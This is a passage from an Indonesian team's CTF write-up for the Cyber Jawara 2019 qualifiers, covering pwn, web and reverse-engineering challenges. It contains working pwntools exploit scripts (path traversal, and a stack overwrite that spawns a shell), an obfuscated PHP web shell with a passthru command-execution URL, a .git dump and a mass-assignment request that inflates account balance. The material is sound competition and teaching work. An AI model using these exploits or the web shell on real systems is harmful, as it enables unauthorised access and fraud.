



**CYBER
JAWARA**

[Capture The Flag]

NAMA TIM : /bin/us

Sabtu 7 September 2019

Ketua Tim

- | | |
|----|--------------|
| 1. | Kris Saputra |
|----|--------------|

Member

- | | |
|----|------------------------|
| 1. | Alex Ferdinand Gunawan |
| 2. | Daniel Kong |

Table of Contents

- 1. Pwn**
 - a. Starlight**
 - b. Noir**
- 2. Web**
 - a. Mysterious**
 - b. Chuu**
 - c. Under Construction**
 - d. Heejin**
- 3. Reverse**
 - a. newbie.exe**
 - b. haseul**
 - c. gowon**
- 4. Digital Forensic**
 - a. CJ.docx**
 - b. audit.log**
- 5. Network**
 - a. Split**
 - b. Exfiltration**
- 6. Cryptography**
 - a. RC4**
 - b. Sanity Check**
 - c. Insanity Check**

[PWN] [starlight]

Challenge Description

Dapatkan Anda memahami kode C dari binary ini dan meretas network service yang menjalankan binary tersebut?

<https://drive.google.com/open?id=1Kuj6sTWI4WE4mLFL4W8hdH5MEB2JjIiX>

nc 203.34.119.237 11337

Pengerjaan

Diberikan sebuah binary 64-bit beserta source codenya. Semua proteksi binary diaktifkan.

```
drainvers@halcyon:~/Downloads/cj2019/quals/pwn/starlight$ file starlight
starlight: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, for GNU/Linux 3.2.0, BuildID[sha1]=affd48eb9f37e749a69ad33d987e2e871173d992, not stripped
drainvers@halcyon:~/Downloads/cj2019/quals/pwn/starlight$ checksec starlight
[*] '/home/drainvers/Downloads/cj2019/quals/pwn/starlight/starlight'
    Arch:      amd64-64-little
    RELRO:     Full RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       PIE enabled
drainvers@halcyon:~/Downloads/cj2019/quals/pwn/starlight$
```

Terdapat sebuah menu yang memungkinkan flag diperoleh apabila password yang benar dimasukkan. Entry point dari exploit terdapat dalam fungsi service (MAXN di sini bernilai 128).

```
FILE *fp;
char path[MAXN];
char lang[MAXN];
char menu[MAXN];
int choice;

printf("Choose language (id/en/it): ");
fgets(lang, sizeof(lang), stdin);
strtok(lang, "\n");

snprintf(path, MAXN, "languages/%s.lang", lang);

fp = fopen(path, "r");
if (fp == NULL) {
```

```

    puts("Error: language not found");
    return;
}

while (fgets(menu, sizeof(menu), fp)) {
    strtok(menu, "\n");
    printf("%s\n", menu);
}

```

Apabila variabel lang diisi hingga 128 karakter, maka akan terpotong ketika dimasukkan ke dalam format string dalam call snprintf. Mengingat syntax relative path (.. dan .), kita tetap dapat mengakses password.txt dan mencetak isinya dengan menghilangkan .lang dari dalam path. Berikut exploit scriptnya.

```

#!/usr/bin/env python

from pwn import *

elf = ELF("./starlight", checksec=False)

def isRemote(switch):
    if switch:
        return remote("203.34.119.237", 11337)
    else:
        return process(elf.path)

p = isRemote(True)

payload = "../" + "./" * 51 + "password.txt"
p.sendlineafter(": ", payload)
password = p.recv(33)
p.sendline("3")
p.sendlineafter(": ", password)
log.success("Flag: {}".format(p.recvuntil("\x00").strip("\x00")))
p.close()

```

Flag

CJ2019{just_like_vulnerability_in_fortigate_vp...}

[PWN] [noir]

Challenge Description

Program berikut adalah implementasi algoritma counting sort dengan "fungsi tersembunyi".

<https://drive.google.com/open?id=1aVNREY10F0gxILRf1FVbMDOq83iQM54I>

nc 203.34.119.237 11338

Pengerjaan

Diberikan binary 64-bit dengan proteksi penuh beserta source codenya. Seperti yang tertera dalam description dan source code, program merupakan implementasi counting sort dengan fungsi tersembunyi yang merupakan syscall execve yang membuka shell.

```
void counting_sort() {
    unsigned int count[1001];
    int num;
    unsigned int i, j;

    for (i = 0; i < 1000; i++) {
        count[i] = 0;
    }

    num = read_int(5);
    while (num >= 0) {
        count[num]++;
        num = read_int(5);
    }

    printf("\nSorted:\n");
    for (i = 0; i < 1000; i++) {
        for (j = 0; j < count[i]; j++) {
            printf("%d\n", i);
        }
    }
    puts("");
}

void hidden_shell() {
    execve("/bin/sh", 0, 0);
}
```

Terlihat bahwa tidak ada validasi untuk variabel num yang menyimpan input user, sehingga index di atas 1000 dapat diakses. Ini berarti isi dari RIP dapat dikendalikan agar hidden_shell dapat dijalankan. Sekalipun PIE aktif, ini tidak menjadi masalah karena offset fungsi akan tetap sama. Setelah mengutak-atik program dalam gdb, RIP berada di index 1006 dan 1007, dan kita hanya perlu mengincrement nilai di index 1006 tiga kali agar alamat RIP berakhir dengan 0xADA.

```
0x00000000000000718 _init
0x00000000000000740 puts@plt
0x00000000000000750 __stack_chk_fail@plt
0x00000000000000760 printf@plt
0x00000000000000770 alarm@plt
0x00000000000000780 fgets@plt
0x00000000000000790 execve@plt
0x000000000000007a0 setvbuf@plt
0x000000000000007b0 atoi@plt
0x000000000000007d0 _start
0x00000000000000800 deregister_tm_clones
0x00000000000000840 register_tm_clones
0x00000000000000890 __do_global_dtors_aux
0x000000000000008d0 frame_dummy
0x000000000000008da read_int
0x0000000000000098c counting_sort
0x00000000000000ab1 service
0x00000000000000ada hidden_shell
0x00000000000000af7 init
0x00000000000000b50 main
0x00000000000000b70 __libc_csu_init
0x00000000000000be0 __libc_csu_fini
0x00000000000000be4 _fini
gdb-peda$
```

Berikut exploit scriptnya

```
#!/usr/bin/env python

from pwn import *

elf = ELF("./noir", checksec=False)

def isRemote(switch):
    if switch:
        return remote("203.34.119.237", 11338)
    else:
        return process(elf.path)

p = isRemote(True)

payload = "1006\n1006\n1006\n-1"
p.sendline(payload)
p.recvuntil("Sorted:\n0\n0\n0\n")
```

```
p.sendline("cat flag.txt")
log.success("Flag: {}".format(p.recvline()))
p.close()
```

Flag

CJ2019{can_u_pwn_this_without_hidden_shell_function?}

[WEB]
[Mysterious]

Challenge Description

Challenge 54 Solves X

Mysterious

100

Kami menemukan PHP web shell misterius berikut di server kami. Ketika dibuka, yang kami lihat hanyalah **HTTP 500 Internal Server Error**.

[https://drive.google.com
/open?id=1aBamhFxPVnVScjnyO6qPHA2nxYnKeE0f](https://drive.google.com/open?id=1aBamhFxPVnVScjnyO6qPHA2nxYnKeE0f)

<http://203.34.119.237:50000/shell.php>

Note: **Anda harus melakukan sesuatu agar shell tersebut tidak error.** Harap hanya kontak panitia apabila server benar-benar tidak dapat diakses (timeout atau unreachable).

Problem setter: farisv

Pengerjaan

Diberikan source code dari shell.php

```
[ark@parrot] - [~/Downloads]
└─ $ cat shell.php
<?php $_="`{{{"^"?>/"${$_}[$_]($$_)[_._._.]);
```


Source code tersebut sebenarnya sangat sederhana, isi dari operasi XOR pada variable \$_ akan menghasilkan _GET.

Lalu code berikutnya hanya menggunakan complex string dan jika diartikan dari code sebelumnya, maka kita mempunyai code seperti:


```
[lark@parrot] - [~/Downloads]
└─ $$_GET[_GET]($_GET[____])|
```

Maka untuk mendapatkan shell, kita tinggal menggunakan payload sebagai berikut:

http://203.34.119.237:50000/shell.php?_GET=passthru&____=ls



Dari sana kita tinggal melakukan cat flag.



Flag

CJ2019{shell_or_no_shell_that_is_the_question}

[WEB]
[Chuu]

Challenge Description

The screenshot shows a challenge card with the following details:

- Challenge**: 54 Solves
- Title**: Chuu
- Score**: 100
- Description**: Chuu membuat web ChuuTube dengan teknologi terbaru yang sedang hype saat ini. Namun, sekilas web tersebut hanya berisi koleksi video musik dan fancamnya saja 🤔
- URL**: <http://203.34.119.237:50003/>
- Problem setter**: visat
- Buttons**: Flag, Submit

Pengerjaan

Pada web ini, terdapat sebuah endpoint pada /graphql yang dapat ditemukan di:
<http://203.34.119.237:50003/static/js/main.48334a44.chunk.js>

Lalu sejenak googling soal graphql, rupanya itu dikembangkan oleh Facebook.
Lalu kami mencari tentang graphql injection.

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/GraphQL%20Injection#enumerate-the-type-definition>

Dan kami juga menemukan sebuah writeup mengenai soal graphql injection.

<https://jaimelightfoot.com/blog/hack-in-paris-2019-ctf-meet-your-doctor-graph-ql-challenge/>

Untuk mendapatkan injeksi pertama.

The screenshot shows a GraphQL playground interface with the URL `203.34.119.237:50003/graphql?query={__schema{types{name}}}`. The results are displayed in JSON format:

```
data:
  __schema:
    types:
      0:
        name: "Query"
      1:
        name: "Video"
      2:
        name: "Int"
      3:
        name: "String"
      4:
        name: "Flag"
      5:
        name: "__Schema"
      6:
        name: "__Type"
      7:
        name: "__TypeKind"
      8:
        name: "Boolean"
      9:
        name: "__Field"
      10:
        name: "__InputValue"
      11:
```

Terlihat ada Flag disana. Lalu untuk memeriksa ada atribut apa saja dapat digunakan.

The screenshot shows a GraphQL playground interface with the URL `203.34.119.237:50003/graphql?query={__type(name: "Flag") {name fields {name type {name kind}}}}`. The results are displayed in JSON format:

```
data:
  __type:
    name: "Flag"
    fields:
      0:
        name: "value"
        type:
          name: "String"
          kind: "SCALAR"
```

Terlihat ada atribut value. Tapi untuk mengaksesnya kita tidak bisa memanggil

The screenshot shows a GraphQL browser interface with the URL `203.34.119.237:50003/graphql?query={Flag{value}}`. The JSON tab is selected. The response contains an error object:

```
errors:
  0:
    message: "Cannot query field \"Flag\" on type \"Query\"."
    locations:
      0:
        line: 1
        column: 2
```

Maka dari itu kita perlu mencari tahu keyword yang dapat kita gunakan dengan:

The screenshot shows a GraphQL browser interface with the URL `203.34.119.237:50003/graphql?query={__schema {queryType {fields {name description}}}}`. The JSON tab is selected. The response contains the schema information:

```
data:
  __schema:
    queryType:
      fields:
        0:
          name: "videos"
          description: null
        1:
          name: "chuuGiveMeFlagPlease"
          description: null
```

Lalu untuk mendapatkan flag dapat dilakukan dengan cara berikut:

The screenshot shows a GraphQL browser interface with the URL `203.34.119.237:50003/graphql?query={chuuGiveMeFlagPlease{value}}`. The JSON tab is selected. The response contains the flag value:

```
data:
  chuuGiveMeFlagPlease:
    value: "CJ2019{u_c4n_l15t_ALL_qu3r13s}"
```

Flag

CJ2019{u_c4n_l15t_ALL_qu3r13s}

[WEB]
[Under Construction]

Challenge Description

Challenge98 SolvesX

Under Construction

100

Web ini baru saja diretas sehingga pemiliknya mengganti tampilan halamannya menjadi *under construction*. Dapatkah Anda menganalisis sebenarnya apa yang terjadi sebelumnya di web ini?

<http://203.34.119.237:50001/>

Problem setter: farisv

FlagSubmit

Pengerjaan

Didalam web ini terdapat direktori **.git** yang berisi commit-commit sebelumnya dari web ini.

The screenshot shows a web browser window with the following details:

- Address bar: 203.34.119.237:50001/.git/
- Navigation icons: back, forward, search, and refresh.
- Page title: Index of /.git
- Page header: Start, Parrot, Wiki, Community, privacy, pentest, learn, Donate.

Index of /.git

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
COMMIT_EDITMSG	2019-09-07 07:28	13	
HEAD	2019-09-07 07:28	23	
config	2019-09-07 07:28	137	
description	2019-09-07 07:28	73	
hooks/	2019-09-07 07:28	-	
index	2019-09-07 07:28	225	
info/	2019-09-07 07:28	-	
logs/	2019-09-07 07:28	-	
objects/	2019-09-07 07:28	-	
refs/	2019-09-07 07:28	-	

Apache/2.4.29 (Ubuntu) Server at 203.34.119.237 Port 50001

Dengan menggunakan GitTools GitDumper, kita bisa mendapatkan isi dari git tersebut.

Parrot Terminal

File Edit View Search Terminal Help

```
[ -] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[ -] Downloaded: refs/remotes/origin/HEAD
[ -] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[ -] Downloaded: logs/refs/remotes/origin/HEAD
[ -] Downloaded: info/refs
[+] Downloaded: info/exclude
[+] Downloaded: objects/c8/5029b0a06385a70c540168ff84ca108dba1d9c
[ -] Downloaded: objects/00/0000000000000000000000000000000000000000000000000000000000000000
[+] Downloaded: objects/1b/27f6ef538432a4ec25b7d9b111755ca538d2e0
[+] Downloaded: objects/88/bb2f24b048d33c1f93340173fe4b46287bc07b
[+] Downloaded: objects/56/1f4e4685580ff62ec8774ced1025c20a416977
[+] Downloaded: objects/2f/ef7d476cc710cef517c29197786691da2d88cc
[+] Downloaded: objects/c8/11f29d79cfb39995e344c9ee53c99d7d3920c1
[+] Downloaded: objects/4e/6a4172ff6f7722c4c10647b5d1b21b463b2267
[+] Downloaded: objects/da/26c414259e2b2c221843114ed71ee3cb604cda
[+] Downloaded: objects/71/2ff3827668e8a607b2c18ab4ce7abd1cb81810
[+] Downloaded: objects/ee/1d2fc72c19803c831e6673a997e4f995c1e60d
[+] Downloaded: objects/18/d03700fbe114d2d5db54f41d3038c397d5ebbf
[+] Downloaded: objects/88/709fdc514b742bb84d6faf9c0f549dfee017e2
[ark@parrot]-[~/GitTools/Dumper]
```

Lalu dengan GitExtractor kita dapat mendapatkan semua commit sebelumnya.

Parrot Terminal

File Edit View Search Terminal Help

```
# Only for educational purposes!
#####
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: c85029b0a06385a70c540168ff84ca108dbald9c
[+] Found file: /home/ark/dump/0-c85029b0a06385a70c540168ff84ca108dbald9c/index.html
[+] Found file: /home/ark/dump/0-c85029b0a06385a70c540168ff84ca108dbald9c/robots.txt
[+] Found commit: 1b27f6ef538432a4ec25b7d9b111755ca538d2e0
[+] Found file: /home/ark/dump/1-1b27f6ef538432a4ec25b7d9b111755ca538d2e0/index.html
[+] Found commit: 88bb2f24b048d33c1f93340173fe4b46287bc07b
[+] Found file: /home/ark/dump/2-88bb2f24b048d33c1f93340173fe4b46287bc07b/index.html
[+] Found file: /home/ark/dump/2-88bb2f24b048d33c1f93340173fe4b46287bc07b/robots.txt
[+] Found commit: 561f4e4685580ff62ec8774ced1025c20a416977
[+] Found file: /home/ark/dump/3-561f4e4685580ff62ec8774ced1025c20a416977/index.html
[+] Found file: /home/ark/dump/3-561f4e4685580ff62ec8774ced1025c20a416977/robots.txt
[ark@parrot] - [~/GitTools/Extractor] : /bin/us
$
```

Selanjutnya tinggal di strings dan grep CJ.

The screenshot shows a terminal window titled "Parrot Terminal". The terminal has a dark theme with light-colored text. At the top, there's a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". Below the menu is a toolbar with icons for "Community", "privacy", "pentest", "learn", and "Donate". The main area of the terminal shows a command-line session:

```
[ark@parrot]~/dump]$ ls
0-c85029b0a06385a70c540168ff84ca108dba1d9c
1-1b27f6ef538432a4ec25b7d9b111755ca538d2e0
2-88bb2f24b048d33c1f93340173fe4b46287bc07b
3-561f4e4685580ff62ec8774ced1025c20a416977

[ark@parrot]~/dump]$ strings /* | grep CJ
<h1>CJ2019{git_crawling_for_fun_and_profit}</h1>
<h1>CJ2019{git_crawling_for_fun_and_profit}</h1>

[ark@parrot]~/dump]$
```

The terminal then lists several files found by the search command:

- [+]. Found file: /home/ark/dump/0-c85029b0a06385a70c540168ff84ca108dba1d9c.html
- [+]. Found file: /home/ark/dump/1-1b27f6ef538432a4ec25b7d9b111755ca538d2e0.html
- [+]. Found commit: 1b27f6ef538432a4ec25b7d9b111755ca538d2e0
- [+]. Found file: /home/ark/dump/2-88bb2f24b048d33c1f93340173fe4b46287bc07b.html
- [+]. Found commit: 88bb2f24b048d33c1f93340173fe4b46287bc07b
- [+]. Found file: /home/ark/dump/2-88bb2f24b048d33c1f93340173fe4b46287bc07b.html
- [+]. Found commit: 561f4e4685580ff62ec8774ced1025c20a416977
- [+]. Found file: /home/ark/dump/3-561f4e4685580ff62ec8774ced1025c20a416977.html
- [+]. Found file: /home/ark/dump/3-561f4e4685580ff62ec8774ced1025c20a416977.html

Flag

CJ2019{git_crawling_for_fun_and_profit}

[WEB]
[Heejin]

Challenge Description

Challenge 41 Solves X

Heejin

218

Heejin membuat web untuk menjual albumnya dalam versi digital. Album paling eksklusif, Flag, sangatlah mahal dan hanya dapat dibeli oleh 1337 haxor. Dapatkah kamu membelinya?

[https://drive.google.com
/open?id=1cJPV4_bjRzM0_woqrX6_2vHp7UFsXzAY](https://drive.google.com/open?id=1cJPV4_bjRzM0_woqrX6_2vHp7UFsXzAY)

<http://203.34.119.237:50002/>

Problem setter: visat

Flag Submit

Pengerjaan

Diberikan sebuah web berbasis golang beserta source code.

Dari semua source code website tersebut, yang digunakan hanya 2 bagian yakni register.go dan product.go. Berikut source code dari kedua file:

```
register.go
package api
```

```
import (
    "encoding/json"
    "fmt"
    "net/http"
    "regexp"
```

```
"github.com/go-sql-driver/mysql"
"golang.org/x/crypto/bcrypt"

"heejin/database"
"heejin/model"
"heejin/response"
)

var (
    usernameRegex      = regexp.MustCompile(`^[A-Za-z0-9]{6,20}$`)
    minPasswordLength = 6
)

func (h Handler) Register(w http.ResponseWriter, r *http.Request) {
    defer r.Body.Close()

    var user model.User
    err := json.NewDecoder(r.Body).Decode(&user)
    if err != nil {
        response.Write(w, response.BuildError(err), http.StatusBadRequest)
        return
    }

    err = validateRegister(user)
    if err != nil {
        response.Write(w, response.BuildError(err), http.StatusUnprocessableEntity)
        return
    }

    hashed, err := bcrypt.GenerateFromPassword([]byte(user.Password),
bcrypt.DefaultCost)
    if err != nil {
        response.Write(w, response.BuildError(err), http.StatusInternalServerError)
        return
    }
    user.Password = string(hashed)

    if result := database.MySQL.Create(&user); result.Error != nil {
        sqlErr, ok := result.Error.(*mysql.MySQLError)
        if ok {
            if sqlErr.Number == 1062 {
                err = fmt.Errorf("User already exists")
                response.Write(w, response.BuildError(err),
http.StatusUnprocessableEntity)
                return
            }
        }
    }
}
```

```
        response.Write(w, response.BuildError(response.ErrInternalServerError),
http.StatusInternalServerError)
    return
}

    response.Write(w, response.BuildSuccess(nil), http.StatusCreated)
}

func validateRegister(user model.User) error {
    if !usernameRegex.MatchString(user.Username) {
        return fmt.Errorf("Username must be alphanumeric with 6-20 characters")
    }

    if len(user.Password) < minPasswordLength {
        return fmt.Errorf("Password must be at least %d characters",
minPasswordLength)
    }
    return nil
}

product.go:
package api

import (
    "fmt"
    "net/http"
    "strconv"

    "github.com/gorilla/mux"

    "heejin/database"
    "heejin/model"
    "heejin/response"
)

var errNotEnoughMoney = fmt.Errorf("Not enough money")

func (h Handler) ProductAll(w http.ResponseWriter, r *http.Request) {
    var products []model.Product
    if result := database.MySQL.Find(&products); result.Error != nil {
        response.Write(w, response.BuildError(response.ErrInternalServerError),
http.StatusInternalServerError)
        return
    }
    response.Write(w, response.BuildSuccess(products), http.StatusOK)
}
```

```
func (h Handler) ProductBuy(w http.ResponseWriter, r *http.Request) {
    id, err := strconv.ParseInt(mux.Vars(r)["id"], 10, 64)
    if err != nil {
        response.Write(w, response.BuildError(err), http.StatusBadRequest)
        return
    }

    var product model.Product
    if result := database.MySQL.First(&product, id); result.Error != nil {
        if result.RecordNotFound() {
            response.Write(w, response.BuildError(response.ErrNotFound),
http.StatusNotFound)
            return
        }
        response.Write(w, response.BuildError(response.ErrInternalServerError),
http.StatusInternalServerError)
        return
    }

    tx := database.MySQL.Begin()
    if err := tx.Error; err != nil {
        response.Write(w, response.BuildError(response.ErrInternalServerError),
http.StatusInternalServerError)
        return
    }

    userId := r.Context().Value("UserID").(uint64)
    var user model.User
    if result := tx.Set("gorm:query_option", "FOR UPDATE").First(&user, userId);
result.Error != nil {
        tx.Rollback()
        response.Write(w, response.BuildError(response.ErrInternalServerError),
http.StatusInternalServerError)
        return
    }

    if user.Money < product.Price {
        tx.Rollback()
        response.Write(w, response.BuildError(errNotEnoughMoney),
http.StatusUnprocessableEntity)
        return
    }

    user.Money -= product.Price
    if result := tx.Model(&user).Update("money", user.Money); result.Error != nil {
        tx.Rollback()
        response.Write(w, response.BuildError(response.ErrInternalServerError),

```

```

http.StatusInternalServerError)
    return
}

    order := model.Order{UserID: user.ID, ProductID: product.ID}
    if result := tx.Create(&order); result.Error != nil {
        tx.Rollback()
        response.Write(w, response.BuildError(response.ErrInternalServerError),
http.StatusInternalServerError)
        return
    }

    tx.Commit()

    response.Write(w, response.BuildSuccess(nil), http.StatusOK)
}

func (h Handler) ProductFlag(w http.ResponseWriter, r *http.Request) {
    productID, err := strconv.ParseInt(mux.Vars(r)["id"], 10, 64)
    if err != nil {
        response.Write(w, response.BuildError(err), http.StatusBadRequest)
        return
    }

    userID := r.Context().Value("UserID").(uint64)
    var count uint64
    if result := database.MySQL.Model(&model.Order{}).Where("product_id = ? AND
user_id = ?", productID, userID).Count(&count); result.Error != nil &&
!result.RecordNotFound() {
        response.Write(w, response.BuildError(response.ErrInternalServerError),
http.StatusInternalServerError)
        return
    }

    if count == 0 {
        err = fmt.Errorf("You have to buy this product")
        response.Write(w, response.BuildError(err), http.StatusForbidden)
        return
    }

    var product model.Product
    if result := database.MySQL.First(&product, productID); result.Error != nil {
        response.Write(w, response.BuildError(response.ErrInternalServerError),
http.StatusInternalServerError)
        return
    }
}

```

```
        response.Write(w, response.BuildSuccess(product.Flag), http.StatusOK)
    }
```

Mengapa kami sebut kedua source code ini penting? Karena kelemahan pada web ini terdapat dalam register.go dan informasi untuk menuju ke flag ada di product.go.

Kelemahan terdapat pada potongan code berikut di register.go.

```
var user model.User
err := json.NewDecoder(r.Body).Decode(&user)
```

Pada potongan code ini, request yang kita kirim ke server dalam bentuk json akan secara mentah-mentah di decode. Lalu kenapa ini lemah? Karena kita punya source code, kita bisa mengetahui struktur database juga. Input yang kita kirim pada modul register adalah dalam bentuk json:

The screenshot shows the Burp Suite interface with a captured POST request to `/api/register`. The request body is a JSON object with fields `username` and `password`, both set to `"kris1234"`. The 'Raw' tab displays the full HTTP message, while the 'Params' tab shows the JSON payload.

Dari inputan tersebut, nantinya akan dimasukkan ke dalam database setelah di decode:

- Username: kris1234
- Password: kris1234
- money: 100000 (DEFAULT!!)

Nah dari sini, kita dapat mengontrol jumlah uang yang akan dimasukkan ke dalam database. Caranya? Dengan memasukkan parameter `money` (didapat dari file `product.go` dengan cara baca manual sourcenyanya) ke dalam request yang di intercept dengan burp, dan mengisinya dalam tipe integer.

Burp Suite Community Edition v1.7.36 - Temporary Project (sandboxed or root)

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to http://203.34.119.237:50002

Forward Drop Intercept is on Action

Comment this item

Raw Params Headers Hex

```
POST /api/register HTTP/1.1
Host: 203.34.119.237:50002
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
Content-Length: 45
DNT: 1
Connection: close

{"username":"kris1234","password":"kris1234", "money":50000000}
```

?

< >

Type a search term 0 matches

Setelah berhasil register, kita tinggal login dan membeli flag dan mendapatkan flag.

203.34.119.237:50002

Community privacy pentest learn Donate

Heejin

Rp 50.000.000

Flag	XX	++
Rp 13.371.337	Rp 100.000	Rp 50.000
Get the flag here.	Will you whisper to me? You're the dejavu that wakes me up. Now, is it you now?	You know it's been a long day. I haven't seen you today. You're somewhere. I'm sure.
BUY FLAG	BUY FLAG	BUY FLAG

← → ⌂ ⌂ 203.34.119.237:50002 ... ☰ ☆

Start Parrot Wiki Community privacy pentest learn Donate

Heejin Rp 36.628.663 ⚡



Flag
Rp 13.371.337
Get the flag here.

[BUY](#) [FLAG](#)




XX
Rp 100.000
Will you whisper to me? You're the dejavu that wakes me up. Now, is it you now?

[BUY](#) [FLAG](#)



++
Rp 50.000
You know it's been a long day. I haven't seen you today. You're somewhere. I'm sure.

[BUY](#) [FLAG](#)



CJ2019{I3t5_9eT_r1cH_l1k3_H33j1n} X



CJ2019{I3t5_9eT_r1cH_l1k3_H33j1n}



CJ2019{I3t5_9eT_r1cH_l1k3_H33j1n}



CJ2019{I3t5_9eT_r1cH_l1k3_H33j1n}

Flag

CJ2019{I3t5_9eT_r1cH_l1k3_H33j1n}

[REVERSE] [newbie.exe]

Challenge Description

newbie.exe

100

Mari belajar reverse engineering dengan mencoba
memecahkan program dengan kode yang sederhana.

[https://drive.google.com
/open?id=1WLkMlyKfAG6Xr_XbVnM7QVHSZrXqks0M](https://drive.google.com/open?id=1WLkMlyKfAG6Xr_XbVnM7QVHSZrXqks0M)

Problem setter: farisv

Pengerjaan

```
mrcoffee@mrcoffee-Swift-SF314-54G:~/Downloads/cj2019$ file newbie.exe
newbie.exe: PE32+ executable (console) x86-64, for MS Windows
```

Binary soal ini adalah file PE atau executable windows, sehingga penulis tidak mencoba menjalankan file ini.

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     signed int i; // [rsp+2Ch] [rbp-4h]
4
5     _main();
6     printf("Insert key: ");
7     scanf("%s", s);
8     for ( i = 0; i <= 47; ++i )
9     {
10         if ( 8 * s[i] != num[i] )
11         {
12             puts("Wrong key");
13             return 1;
14         }
15     }
16     puts("Correct");
17     return 0;
18 }
```

Setelah melihat hasil dekompilasi di IDA pro dapat disimpulkan bahwa soal ini dapat dibilang soal yang tingkat kesulitan rendah. Program menerima string sepanjang 47 karakter, dan setiap karakter tersebut jika dikali delapan nilainya

sama dengan karakter dari array num yang terdapat di program. Jika semua karakter benar maka program akan menampilkan string "Correct".

```
.data:0000000000403020 num          dd 218h, 250h, 190h, 180h, 188h, 1C8h, 3D8h, 188h, 1B8h  
.data:0000000000403020                      ; DATA XREF: main+66↑o  
.data:0000000000403020          dd 320h, 310h, 1C0h, 180h, 310h, 1B0h, 320h, 328h, 1B8h  
.data:0000000000403020          dd 320h, 190h, 2 dup(1B0h), 330h, 190h, 180h, 330h, 318h  
.data:0000000000403020          dd 1C0h, 2 dup(1A8h), 1C8h, 188h, 1C8h, 310h, 188h, 308h  
.data:0000000000403020          dd 310h, 1B0h, 188h, 318h, 190h, 1B8h, 310h, 1B0h, 180h  
.data:0000000000403020          dd 308h, 328h, 3E8h
```

Array num terletak di bagian data dari executable, nilai - nilai dari array ini disalin menggunakan fitur export data milik IDA pro, kemudian dirapikan agar bisa diterima sebagai struktur data list pada shell python. Nilai pada list num adalah nilai tiap karakter yang dikali delapan, sehingga untuk mendapatkan nilai karakter yang bersangkutan nilai pada num dibagi delapan. Gabungan perintah - perintah python yang digunakan adalah:

```
1 num = [536, 592, 400, 384, 392, 456, 984, 392, 440, 800, 784, 448, 384, 784,  
        432, 800, 808, 440, 800, 400, 432, 432, 816, 400, 384, 816, 792, 448, 424,  
        424, 456, 392, 456, 784, 392, 776, 784, 432, 392, 792, 400, 440, 784, 432, 3  
        84, 776, 808, 1000]  
2  
3 print(''.join(map(lambda x: chr(int(x / 8.0)), num)))
```

```
mrcoffee@mrcoffee-Swift-SF314-54G:~/Downloads/cj2019$ python3 solve_newbie.py  
CJ2019{17db80b6de7d266f20fc855919b1ab61c27b60ae}
```

Flag

CJ2019{17db80b6de7d266f20fc855919b1ab61c27b60ae}

[REVERSE] [Haseul]

Challenge Description

Haseul 100

Haseul diberikan sebuah binary untuk latihan reverse engineering. Bantulah dia!

[https://drive.google.com
/open?id=1kmugcTNqjVDRc8gUnRYfw_mAUYxGJ97a](https://drive.google.com/open?id=1kmugcTNqjVDRc8gUnRYfw_mAUYxGJ97a)

Problem setter: visat

Pengerjaan

```
haseul: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=730d10fe7f8738553814c62b4307cc6189c58a65, stripped
```

```
signed __int64 __fastcall main(int a1, char **a2, char **a3)
{
    int v4; // eax
    int v5; // [rsp+1Ch] [rbp-14h]
    signed int i; // [rsp+20h] [rbp-10h]
    signed int j; // [rsp+24h] [rbp-Ch]
    char *s; // [rsp+28h] [rbp-8h]

    if ( a1 != 2 )
        return 1LL;
    s = a2[1];
    if ( strlen(a2[1]) != 34 )
        return 1LL;
    v5 = 0;
    for ( i = 0; i < 33; ++i )
    {
        for ( j = 1; j < 34; ++j )
        {
            v4 = v5++;
            if ( s[i] + s[j] != byte_8A0[v4] )
            {
                puts("nope!");
                return 1LL;
            }
        }
    }
    printf("CJ2019{%s}\n", s, a2);
    return 0LL;
}
```

Binary soal ini adalah file ELF 64 bit yang stripped.

Program menerima string input melalui argv, string input harus memiliki panjang 34 karakter.

Pada program ini setiap hasil penjumlahan nilai dua karakter harus sama dengan nilai - nilai yang terdapat di array byte_8A0. Setiap karakter dijumlahkan dan diperiksa dengan setiap karakter lain dan diri sendiri, operasi validasi ini mirip prinsipnya dengan cartesian product. Jika flag benar maka program akan menampilkan flag beserta format flagnya.

